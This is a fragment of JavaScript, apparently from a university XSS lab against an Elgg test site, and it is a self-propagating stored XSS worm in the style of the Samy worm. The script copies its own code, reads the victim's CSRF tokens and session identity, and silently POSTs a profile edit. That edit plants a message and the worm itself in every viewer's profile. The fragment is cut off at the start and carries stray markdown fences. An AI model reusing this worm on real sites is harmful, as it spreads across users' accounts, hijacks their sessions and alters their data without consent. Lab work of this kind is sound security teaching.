var editUrl = "http://www.xsslabelgg.com/action/profile/edit";
   var wormCode = "<script id=\"worm\">" + document.getElementById("worm").innerHTML +
"<\/script>";
   var Content = "__elgg_token=" + elgg.security.token.__elgg_token + "&__elgg_ts=" +
elgg.security.token.__elgg_ts + "&description=<p>Samy is my HERO (added by [Kurudunje
Deekshith Shetty, Yahya Sheikh])</p>" + encodeURIComponent(wormCode) + "&name=" +
elgg.session.user.name + "&guid=" + elgg.session.user.guid;
if (elgg.session.user.name !== "Samy") {
      var editPAjax = new XMLHttpRequest();
```

```
        editPAjax.open("POST", editUrl, true);
        editPAjax.setRequestHeader("Host", "www.xsslabelgg.com");
        editPAjax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        editPAjax.send(Content);
    }
};
</script>
```